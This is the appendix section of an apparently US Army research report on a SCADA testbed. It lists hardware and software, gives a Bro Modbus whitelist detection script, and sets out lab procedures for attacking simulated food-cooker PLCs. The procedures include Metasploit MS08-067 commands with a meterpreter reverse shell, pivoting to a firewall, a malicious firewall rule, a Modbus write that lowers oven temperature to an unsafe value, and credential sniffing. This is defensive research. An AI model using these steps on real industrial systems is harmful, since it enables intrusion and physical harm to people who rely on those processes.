6. Sullivan D, Colbert E. Demonstration of supervisory control and data acquisition (SCADA) virtualization capability in the US Army Research Laboratory (ARL)/Sustaining Base Network Assurance Branch (SBNAB) US Army Cyber Analytics Laboratory (ACAL) SCADA hardware testbed. Adelphi Laboratory Center (MD): Army Research Laboratory (US); 2015 May. Report No.: ARL-CR-0773. Also available at http://www.arl.army.mil/www/default.cfm?technical_report=7399.

7. Nai Fovino I, Carcano A, Masera M, Trombetta A. Critical infrastructure protection III. Palmer C. and Shenoi S., editors. Berlin (Germany):Springer; 2009. Chapter 6, Design and implementation of a secure Modbus protocol; p. 83–96.

INTENTIONALLY LEFT BLANK.

Appendix A. Experiment Hardware and Software

In Table A-1, we present each hardware component with a description of its use and OS.

Table A-1 Hardware list

Platform	Function	Operating system
Mac laptop and desktop	Remote access to virtual machines (VMs), configure applications for experiment	OS X Mavericks (Version 10.9)
Dell R710	Hosts ESXi	ESXi 5.5 hypervisor
Cisco 2950 12 ports	Plant switch	IOS 12.1 (22)EA1
Cisco 2950 48 ports	Process network switch	IOS 12.1 (22)EA1
Cisco 1841	Router	IOS 12.3(8r)T9
Cisco 2901	Router	IOS 15.0(1r)M12
Cisco ASA 5520	Firewall	ASA Version 8.0(3)6


We list the software for this experiment in Table A-2 for each hardware platform.

Table A-2 Software list

Software	Function	Platform
VirtualBox	Hosts Windows Vista on Mac platforms	Mac laptop and desktop computers
Windows Vista Enterprise	Guest OS of VirtualBox. Enables Mac users to access ESXi VMs using vSphere client.	Mac laptop and desktop computers
ESXi 5.5	Hypervisor to host guest VMs	Dell R710
vSphere Client 5.5	Remote access to ESXi VMs	Mac laptop and desktop computers
CentOS 6.5	Operating system	Each VM hosting the simulated PLC
Java Software Development Kit (JDK) 1.7	Compile ModbusPal PLC simulator	Dell R710
Java Runtime Environment (JRE) 1.7	Run Mango HMI and ModbusPal PLC simulator	Each VM
Perl 5.10.1	Runs mbtget script to simulate a cyber attacker	Cyber attacker VM
Mango	HMI which polls simulated PLC (ModbusPal) for status messages	VMs simulating an HMI workstation
ModbusPal	Simulates a PLC	VMs simulating a PLC
mbtget	Simulates a cyber attacker. Sends scripted Modbus messages to simulated PLCs.	Cyber attacker VM
Bro	Intrusion detection software	VM connected to span port of each virtual switch, plant switch, and Cisco 48 port switch
tcpdump	Captures network packets	Each Security Onion VM
Windows XP Service Pack 2	Operating system	Each HMI, engineering workstation, system administrator workstation, data historian

Appendix B. Bro Modbus Whitelist Script

A Security Onion virtual machine (VM) captured packets from the plant switch and each process network virtual switch. The Bro software hosted in each Security Onion VM was configured to whitelist the authorized Modbus clients and servers. If a host sent a Modbus command to a programmable logic controller (PLC) and the sender was not in the whitelist script, Bro created a notice log event to report the unauthorized host. Figure B-1 displays the Modbus whitelist script and how the values of the authorized Modbus endpoints are passed to the script's servers and clients array variables via the Bro configuration script *local.bro*.



In file local.bro:

```
load scripts commands (not shown)

redef ModbusWhitelist::servers = [10.10.10.2/32, 10.10.10.40/32];
redef ModbusWhitelist::clients = [10.10.10.1/32, 10.10.10.2/32];
```

In file modbus-whitelist.bro:

```
module ModbusWhitelist;

export {
    redef enum Notice::Type += { Modbus_Intruder };
    const ports = { 502/tcp, 502/udp };
    const servers : set [subset] = {} &redef;
    const clients: set [subset] = {} &redef;
}

event new_connection (c: connection) {
    local intruder_conn = cat ( c$id$orig_h, c$id$orig_p, c$id$resp_h, c$id$resp_p);

   if (c$id$orig_h ! in servers && c$id$resp_h in clients && c$id$resp_p in ports)
   {
          NOTICE([$note=Modbus_Intruder,
                  $msg = "Rogue Modbus Server Traffic detected",
                  $conn=c,
                  $identifier = intruder_conn]);
   }
}
```

Fig. B-1 Modbus whitelist script

Appendix C. Experiment Procedures

As described in Section 3, we conducted the following procedures acting either as an attacker or computer network defense (CND) analyst.

C-1 Reconnaissance Procedures

To conduct reconnaissance, a simulated attacker connected to an unused port on the plant switch and passively listened to network traffic. The attacker's Kali host did not have an IP address when it connected to the plant switch.

Step 1: In the attacker Kali VM instance, comment out the network interface card (NIC) IP, network, and broadcast addresses in the network configuration file. Reboot the attacker virtual machine (VM) and connect the attacker's VM Ethernet cable to an unused port on the plant switch.

Step 2. Disconnect the management port(s) of the plant switch as well as the Cisco 2950 48 port switch (when used) from the supervisory control and data acquisition (SCADA) lab management switch. This prevents management network broadcasts from entering the test network.

Step 3. On the engineering workstation, open a Firefox web browser window and log into the chicken cooker human-machine interface's (HMI) Mango web server to observe chicken cooker programmable logic controller (PLC) status information. This will create Hypertext Transfer Protocol (HTTP) traffic.

Step 4. On the engineering workstation, open 2 Firefox web browser windows for public external web sites. This step is to create naming service packets.

Step 5: Configure tcpdump on the attacker VM to capture all traffic on the Ethernet interface connected to the plant switch. Capture traffic over several hours.

Step 6: After passively capturing traffic, use Wireshark to inspect the tcpdump captures and graph a network map gleaned from the information within the packets.

C-2 Cyberattack Procedures

This procedure simulates a cyberattacker sending a malicious Modbus message to the chicken cooker PLC to change the value of a holding register, which lowers the oven temperature and undercooks the meat. The Modbus protocol does not have security capabilities to authenticate messages or prevent replay attacks.[1] As a result, anyone (insider or external threat actor) who has knowledge of the network and process map can send malicious Modbus messages to a PLC and impact an automation process.

C-2.1 Steps to Conduct Reconnaissance and Cyberattacks in Security Configurations 1–4

The following are the steps for conducting the reconnaissance and cyberattacks on security configurations 1–4:

Step 1. Configure an IP address of 10.10.10.20 on the attacker Kali VM and connect its Ethernet cable to an unused port on the plant switch.

Step 2. Configure tcpdump on the attacker VM to capture all traffic on the Ethernet interface connected to the plant switch and begin the packet capture.

Step 3. Log into the engineering workstation and open a new Firefox browser window. Authenticate to the vegetable cooker HMI Mango web server. The reason for this step of the experiment was to see if the attacker can capture the vegetable cooker HMI login credentials, this is described in Section 3.2.4.

Step 4. Use meterpreter to exploit a remote procedure call (RPC) vulnerability of Windows XP on the engineering workstation by following these steps:

```
msf > use exploit/windows/smb/ms08_067_netapi

msf > set RHOST 10.10.10.30

msf> set payload windows/meterpreter/reverse_tcp

msf> set LHOST 10.10.10.20

msf> set LPORT 443

msf> exploit
```

Step 5. With the meterpreter remote shell, download the C:\Windows\system32\drivers\etc\hosts file and the chicken cooker PLC project file from the engineering workstation to the attacker's

[1]Nai Fovino I, Carcano A, Masera M, Trombetta A. Critical infrastructure protection III. Palmer C. and Shenoi S., editors. Berlin (Germany):Springer; 2009. Chapter 6, Design and implementation of a secure Modbus protocol; p. 83–96.

host. Once the files are downloaded, disconnect the meterpreter session.

Step 6. If Step 5 is successful, on the attacker use the mbtget script to send a Modbus packet to the chicken cooker PLC to lower the oven temperature to an unsafe value.

```
# ./mbtget –d –w6 300 –a 0 <Chicken Cooker PLC IP address>
```

Step 7. If the attack succeeded, the attacker will receive a response from the chicken cooker PLC with this message “Word write ok”. Log into the chicken cooker PLC and verify the oven temperature has been lowered to the value set by the attacker.

Step 8. Stop the capturing of packets by the tcpdump utility on the attacker’s VM and save the packets to a file.

C-2.2 Steps to Conduct Reconnaissance and Cyberattack Tests in Security Configuration 5

Security configuration 5 has additional steps because of the presence of the firewall. Here are the steps to execute the cyberattack:

Step 1: Configure an IP address of 10.10.10.20 on the attacker Kali VM and connect its Ethernet cable to an unused port on the plant switch.

Step 2. Configure tcpdump on the attacker VM to capture all traffic on the Ethernet interface connected to the plant switch and begin the packet capture.

Step 3. Use meterpreter to exploit a RPC vulnerability of Windows XP on the engineering workstation by following these steps:

```
msf > use exploit/windows/smb/ms08_067_netapi

msf > set RHOST 10.10.10.30

msf> set payload windows/meterpreter/reverse_tcp

msf> set LHOST 10.10.10.20

msf> set LPORT 443

msf> exploit
```

Step 4. With the meterpreter remote shell, download the C:\Windows\system32\drivers\etc\hosts file and the chicken cooker PLC project file from the engineering workstation to the attacker’s host. Once the files are downloaded, disconnect the meterpreter session.

Step 5. Use meterpreter to exploit a RPC vulnerability of Windows XP on the system administrator workstation by following these steps:

```
msf > use exploit/windows/smb/ms08_067_netapi

msf > set RHOST 10.10.10.50

msf> set payload windows/meterpreter/reverse_tcp

msf> set LHOST 10.10.10.20

msf> set LPORT 443

msf> exploit
```

Step 6. With the meterpreter remote shell, configure port forwarding from the attacker Kali VM to the system administrator workstation, then pivot to the management port of the firewall:

```
meterpreter > portfwd add –l 22 –p 22 –r 192.168.200.93  (firewall IP address)
```

Step 7. With the credentials stolen from the engineering workstation, log into the firewall management port and add a firewall rule to enable the attacker to send Modbus packets to the chicken cooker PLC:

```
Ciscoasa(config)# access-list outside_access_in extended permit tcp host 10.10.10.20 any object-group Modbus
```

Step 8. On the attacker's platform, use the mbtget script to send a Modbus packet to the chicken cooker PLC to lower the oven temperature to an unsafe value:

```
# ./mbtget –d –w6 300 –a 0 <Chicken Cooker PLC IP address>
```

Step 9. If the attack succeeded, the attacker will receive a response from the chicken cooker PLC with this message "Word write ok".

Step 10. Remove the firewall rule that was added to enable the attacker to send Modbus messages to the chicken cooker PLC.

```
Ciscoasa(config)# no access-list outside_access_in extended permit tcp host 10.10.10.20 any object-group Modbus
```

Step 11. On the attacker Kali VM, disconnect the meterpreter session to the system administrator workstation.

Step 12. Stop the capturing of packets by the tcpdump utility on the attacker's VM and save the packets to a file.

Step 13. Log into the chicken cooker PLC and verify the oven temperature has been lowered to the value set by the attacker.

C-3 Bro Whitelist Procedures

This procedure assesses if the Bro whitelist script detected the attacker sending a Modbus message to the chicken cooker PLC during the cyberattacks:

Step 1: After the completion of the cyberattack test, log into the respective Security Onion VMs monitoring the plant switch and chicken cooker switch.

Step 2: Check the Bro logs for a notice event reporting an unauthorized host sent a Modbus message to the chicken cooker PLC.

C-4 HMI User Credentials Eavesdropping Procedures

This procedure examined if the attacker can obtain a user's credentials by eavesdropping on the plant switch when a user authenticates to a HMI:

Step 1. On the attacker's host, use tcpdump to capture network traffic on the NIC port connected to the plant switch.

Step 2. Open a web browser on the engineering workstation and open a web page to the vegetable cooker HMI. Authenticate to the HMI.

Step 3. On the attacker's host, stop capturing network packets.

Step 4. Open the attacker's pcap file in Wireshark and search for HTTP protocol packets from the engineering workstation to the vegetable cooker HMI.

Step 5. If HTTP protocol packets are found from Step 4, inspect them for user credentials. The credentials will be in plain text and can be decoded.

List of Symbols, Abbreviations, and Acronyms

ACAL	Army Cyber-Research and Analytics Laboratory
ACK	acknowledgement
ARL	US Army Research Laboratory
ARP	address resolution protocol
ASA	Adaptive Security Appliance
CDP	Cisco Discovery Protocol
CND	computer network defense
DCE/RPC	Distributed Computing Environment/Remote Procedure Call
DNS	domain name system
DTP	Dynamic Trunking Protocol
FIN	Finish
HMI	human-machine interface
HP	Hewlett-Packard
HP VMM	Hewlett-Packard Virtual Machine Management
HTTP	Hypertext Transfer Protocol
IP	Internet Protocol
ICMPv6	Internet Control Message Protocol Version 6
ICS	industrial control system
IOS	Internetwork OS
JDK	Java Development Kit
JRE	Java Runtime Environment
LANMAN	local area network manager
MAC	media access control
Mac	Macintosh
MAC	media access control

MRE	Meal, Ready-To-Eat
NBNS	NetBIOS Naming Service
NBSS	NetBIOS Session Service
NetBIOS	Network Basic Input/Output System
NIC	network interface card
NIDS	network intrusion detection system
PC	personal computer
pcap	packet capture
PLC	programmable logic controller
OS	operating system
RPC	remote procedure call
SBNAB	Sustaining Base Network Assurance Branch
SCADA	supervisory control and data acquisition
SMB	server message block
SPAN	switched port analyzer
SP2	Service Pack 2
SPOOLSS	Spool Subsystem
SRVSVC	Server Service Remote Protocol
STP	Spanning Tree Protocol
SYN	synchronize
TCP	Transmission Control Protocol
TLS	Transport Layer Security
UDP	User Datagram Protocol
VLAN	virtual local area network
VM	virtual machine
VMM	Virtual Machine Management
XML	Extensible Markup Language

1 (PDF)	DEFENSE TECHNICAL INFORMATION CTR DTIC OCA
2 (PDF)	DIRECTOR US ARMY RESEARCH LAB RDRL CIO L IMAL HRA MAIL & RECORDS MGMT
1 (PDF)	GOVT PRINTG OFC A MALHOTRA
9 (PDF)	DIRECTOR US ARMY RESEARCH LAB A KOTT C ARNOLD J SCHAUM J CLARKE N VALLESTERO D SULLIVAN E COLBERT R RESCHLEY N BUCHLER

INTENTIONALLY LEFT BLANK.